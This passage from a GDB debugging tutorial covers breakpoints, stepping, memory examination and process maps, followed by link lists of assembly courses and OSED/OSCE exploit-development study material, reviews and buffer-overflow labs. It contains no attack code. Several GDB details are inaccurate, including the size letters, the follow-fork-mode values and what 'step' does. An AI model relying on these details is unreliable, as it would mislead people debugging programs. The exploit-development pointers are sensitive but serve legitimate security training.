This command will show 10 instructions on screen with an offset from the next instruction of 5, giving us this display:

```
  0x8048535 <main+6>:  lock pushl -0x4(%ecx)
  0x8048539 <main+10>: push   %ebp
=> 0x804853a <main+11>: mov    %esp,%ebp
  0x804853c <main+13>: push   %ecx
  0x804853d <main+14>: sub    $0x14,%esp
  0x8048540 <main+17>: sub    $0xc,%esp
  0x8048543 <main+20>: push   $0x400
  0x8048548 <main+25>: call   0x80483a0 <malloc@plt>
  0x804854d <main+30>: add    $0x10,%esp
  0x8048550 <main+33>: sub    $0xc,%esp
```

Deleting Views

If for whatever reason, a view no long suits your needs simply call (gdb) info display which will give you a list of active displays:

Auto-display expressions now in effect:

Num Enb Expression

1: y /10bi $pc-0x5

Then simply execute (gdb) delete display 1 and your execution will resume without the display.

Registers

In order to view the state of registers with vanilla gdb, you need to run the command info registers which will display the state of all the registers:

eax 0xf77a6ddc -142971428

ecx 0xffe06b10 -2069744

edx 0xffe06b34 -2069708

ebx 0x0 0

esp 0xffe06af8 0xffe06af8

ebp 0x0 0x0

esi 0xf77a5000 -142979072

edi 0xf77a5000 -142979072

eip 0x804853a 0x804853a <main+11>

eflags 0x286 [PF SF IF]

cs 0x23 35

ss 0x2b 43

ds 0x2b 43

es 0x2b 43

fs 0x0 0

gs 0x63 99

If you simply would like to see the contents of a single register, the notation x/x $[register] where:

- x/x means display the address in hex notation
- $[register] is the register code such as eax, rax, etc.

Pwndbg

These commands work with vanilla gdb as well.

Setting Breakpoints

Setting breakpoints in GDB uses the format b*[Address/Symbol]

Example Usage

- (gdb) b*main: Break at the start
- (gdb) b*0x804854d: Break at 0x804854d
- (gdb) b*0x804854d-0x100: Break at 0x804844d

Deleting Breakpoints

As before, in order to delete a view, you can list the available breakpoints using (gdb) info breakpoints (don't forget about GDB's autocomplete, you don't always need to type out every command!) which will display all breakpoints:

Num Type Disp Enb Address What

1 breakpoint keep y 0x0804852f <main>

3 breakpoint keep y 0x0804864d <__libc_csu_init+61>

Then simply execute (gdb) delete 1

Note

GDB creates breakpoints chronologically and does NOT reuse numbers.

Stepping

What good is a debugger if you can't control where you are going? In order to begin execution of a program, use the command r [arguments] similar to how if you ran it with dot-slash notation you would execute it ./program [arguments]. In this case the program will run normally and if no breakpoints are set, you will execute normally. If you have breakpoints set, you will stop at that instruction.

- (gdb) continue [# of breakpoints]: Resumes the execution of the program until it finishes or until another breakpoint is hit (shorthand c)
- (gdb) step[# of instructions]: Steps into an instruction the specified number of times, default is 1 (shorthand s)
- (gdb) next instruction [# of instructions]: Steps over an instruction meaning it will not delve into called functions (shorthand ni)
- (gdb) finish: Finishes a function and breaks after it gets returned (shorthand fin)

Examining

Examining data in GDB is also very useful for seeing how the program is affecting data. The notation may seem complex at first, but it is flexible and provides powerful functionality.

(gdb) x/[#][size][format] [Address/Symbol/Register][± offset]

- x/ means examine
- [#] means how much

- [size] means what size the data should be such as a word *w* (2 bytes), double word *d* (4 bytes), or giant word *g* (8 bytes)
- [format] means how the data should be interpreted such as an instruction *i*, a string *s*, hex bytes *x*
- [Address/Symbol][± offset] means where to start interpreting the data

Example Usage

- (gdb) x/x $rax: Displays the content of the register RAX as hex bytes
- (gdb) x/i 0xdeadbeef: Displays the instruction at address 0xdeadbeef
- (gdb) x/10s 0x893e10: Displays 10 strings at the address
- (gdb) x/10gx 0x7fe10: Displays 10 giant words as hex at the address

Forking

If the program happens to be an accept-and-fork server, gdb will have issues following the child or parent processes. In order to specify how you want gdb to function you can use the command set follow-fork-mode [on/off]

Setting Data

If you would like to set data at any point, it is possible using the
command set [Address/Register]=[Hex Data]

Example Usage

- set $rax=0x0: Sets the register rax to 0
- set 0x1e4a70=0x123: Sets the data at 0x1e4a70 to 0x123

Process Mapping

A handy way to find the process's mapped address spaces is to use info proc map:

Mapped address spaces:

Start Addr	End Addr	Size	Offset	objfile
0x8048000	0x8049000	0x1000	0x0	/directory/program
0x8049000	0x804a000	0x1000	0x0	/directory/program
0x804a000	0x804b000	0x1000	0x1000	/directory/program
0xf75cb000	0xf75cc000	0x1000	0x0	
0xf75cc000	0xf7779000	0x1ad000	0x0	/lib32/libc-2.23.so
0xf7779000	0xf777b000	0x2000	0x1ac000	/lib32/libc-2.23.so
0xf777b000	0xf777c000	0x1000	0x1ae000	/lib32/libc-2.23.so
0xf777c000	0xf7780000	0x4000	0x0	

0xf778b000 0xf778d000 0x2000 0x0 [vvar]

0xf778d000 0xf778f000 0x2000 0x0 [vdso]

0xf778f000 0xf77b1000 0x22000 0x0 /lib32/ld-2.23.so

0xf77b1000 0xf77b2000 0x1000 0x0

0xf77b2000 0xf77b3000 0x1000 0x22000 /lib32/ld-2.23.so

0xf77b3000 0xf77b4000 0x1000 0x23000 /lib32/ld-2.23.so

0xffc59000 0xffc7a000 0x21000 0x0 [stack]

This will show you where the stack, heap (if there is one), and libc are located.

Attaching Processes

Another useful feature of GDB is to attach to processes which are already running. Simply launch gdb using gdb, then find the process id of the program you would like to attach to an execute attach [pid].

https://ctf101.org/reverse-engineering/what-is-gdb/

Assembly and C/C++ Courses

https://www.youtube.com/watch?v=gfmRrPjnEw4

https://www.udemy.com/course/mips-assembly/

https://www.udemy.com/course/x86-assembly-programming-from-ground-uptm/

https://www.udemy.com/course/complete-x86-assembly-language-120-practical-exercise/

https://www.udemy.com/course/x86-assembly-language-programming-masters-course/

https://www.udemy.com/course/c-programming-for-beginners-programming-in-c/

https://www.udemy.com/course/c-programming-for-beginners-/

https://www.udemy.com/course/the-complete-c-programming-bootcamp/

https://www.udemy.com/course/advanced-c-programming-course/

https://www.udemy.com/course/beginning-c-plus-plus-programming/

https://www.youtube.com/watch?v=8jLOx1hD3_o

https://www.youtube.com/watch?v=GQp1zzTwrIg

https://www.youtube.com/watch?v=oZeezrNHxVo&list=PLIfZMtpPYFP5qaS2RFQxcNVkmJLGQwyKE

https://www.auladeanatomia.com/en/anatomia/459/laboratory-assembly

https://www.pentesteracademy.com/video?id=171

Study Material – OSED

- https://github.com/r0r0x-xx/OSED-Pre
- https://github.com/snoopysecurity/OSCE-Prep
- https://github.com/epi052/osed-scripts
- https://www.exploit-db.com/windows-user-mode-exploit-development
- https://github.com/r0r0x-xx/OSED-Pre
- https://github.com/sradley/osed
- https://github.com/Nero22k/Exploit_Development
- https://www.youtube.com/watch?v=7PMw9GIb8Zs
- https://www.youtube.com/watch?v=FH1KptfPLKo
- https://www.youtube.com/watch?v=sOMmzUuwtmc
- https://blog.exploitlab.net/
- https://azeria-labs.com/heap-exploit-development-part-1/
- http://zeroknights.com/getting-started-exploit-lab/
- https://drive.google.com/file/d/1poocO7AOMyBQBtDXvoaZ2dgkq3Zf1Wlb/view?usp=sharing
- https://drive.google.com/file/d/1qPPs8DHbeJ6YIIjbsC-ZPMajUeSfXw6N/view?usp=sharing
- https://drive.google.com/file/d/1RdkhmTIvD6H4uTNxWL4FCKISgVUbaupL/view?usp=sharing
- https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/
- https://github.com/wtsxDev/Exploit-Development/blob/master/README.md
- https://github.com/corelan/CorelanTraining
- https://github.com/subat0mik/Journey_to_OSCE
- https://github.com/nanotechz9l/Corelan-Exploit-tutorial-part-1-Stack-Based-Overflows/blob/master/3%20eip_crash.rb
- https://github.com/snoopysecurity/OSCE-Prep
- https://github.com/bigb0sss/OSCE
- https://github.com/epi052/OSCE-exam-practice
- https://github.com/mdisec/osce-preparation
- https://github.com/mohitkhemchandani/OSCE_BIBLE
- https://github.com/FULLSHADE/OSCE

- https://github.com/areyou1or0/OSCE-Exploit-Development
- https://github.com/securityELI/CTP-OSCE
- https://drive.google.com/file/d/1MH9Tv-YTUVrqgLT3qJDBl8Ww09UyF2Xc/view?usp=sharing
- https://www.coalfire.com/the-coalfire-blog/january-2020/the-basics-of-exploit-development-1
- https://connormcgarr.github.io/browser1/
- https://kalitut.com/exploit-development-resources/
- https://github.com/0xZ0F/Z0FCourse_ExploitDevelopment
- https://github.com/dest-3/OSED_Resources/
- https://resources.infosecinstitute.com/topic/python-for-exploit-development-common-vulnerabilities-and-exploits/
- https://www.anitian.com/a-study-in-exploit-development-part-1-setup-and-proof-of-concept/
- https://samsclass.info/127/127_WWC_2014.shtml
- https://stackoverflow.com/questions/42615124/exploit-development-in-python-3
- https://cd6629.gitbook.io/ctfwriteups/converting-metasploit-modules-to-python
- https://subscription.packtpub.com/book/networking_and_servers/9781785282324/8
- https://www.cybrary.it/video/exploit-development-part-5/
- https://spaceraccoon.dev/rop-and-roll-exp-301-offensive-security-exploit-development-osed-review-an
- https://help.offensive-security.com/hc/en-us/articles/360052977212-OSED-Exam-Guide
- https://github.com/epi052/osed-scripts
- https://www.youtube.com/watch?v=0n3Li63PwnQ
- https://epi052.gitlab.io/notes-to-self/blog/2021-06-16-windows-usermode-exploit-development-review/
- https://pythonrepo.com/repo/epi052-osed-scripts
- https://github.com/dhn/OSEE
- https://pythonrepo.com/repo/epi052-osed-scripts

Reviews

- https://www.youtube.com/watch?v=aWHL9hIKTCA
- https://www.youtube.com/watch?v=62mWZ1xd8eM
- https://ihack4falafel.github.io/Offensive-Security-AWEOSEE-Review/

- https://www.linkedin.com/pulse/advanced-windows-exploitation-osee-review-etizaz-mohsin-/
- https://animal0day.blogspot.com/2018/11/reviews-for-oscp-osce-osee-and-corelan.html
- https://addaxsoft.com/blog/offensive-security-advanced-windows-exploitation-awe-osee-review/
- https://jhalon.github.io/OSCE-Review/
- https://www.youtube.com/watch?v=NAe6f1_XG6Q
- https://spaceraccoon.dev/rop-and-roll-exp-301-offensive-security-exploit-development-osed-review-and
- https://blog.kuhi.to/offsec-exp301-osed-review
- https://epi052.gitlab.io/notes-to-self/blog/2021-06-16-windows-usermode-exploit-development-review/
- https://spaceraccoon.dev/rop-and-roll-exp-301-offensive-security-exploit-development-osed-review-and/

Labs

- https://github.com/CyberSecurityUP/Buffer-Overflow-Labs
- https://github.com/ihack4falafel/OSCE
- https://github.com/nathunandwani/ctp-osce
- https://github.com/firmianay/Life-long-Learner/blob/master/SEED-labs/buffer-overflow-vulnerability-lab.md
- https://github.com/wadejason/Buffer-Overflow-Vulnerability-Lab
- https://github.com/Jeffery-Liu/Buffer-Overflow-Vulnerability-Lab
- https://github.com/mutianxu/SEED-LAB-Bufferoverflow_attack
- https://my.ine.com/CyberSecurity/courses/54819bbb/windows-exploit-development
- https://connormcgarr.github.io/browser1/
- https://www.coalfire.com/the-coalfire-blog/january-2020/the-basics-of-exploit-development-1
- https://pentestmag.com/product/exploit-development-windows-w38/
- https://steflan-security.com/complete-guide-to-stack-buffer-overflow-oscp/#:~:text=Stack%20buffer%20overflow%20is%20a,of%20the%20intended%20data%20structure.
- https://www.offensive-security.com/vulndev/evocam-remote-buffer-overflow-on-osx/
- https://www.exploit-db.com/exploits/42928
- https://www.exploit-db.com/exploits/10434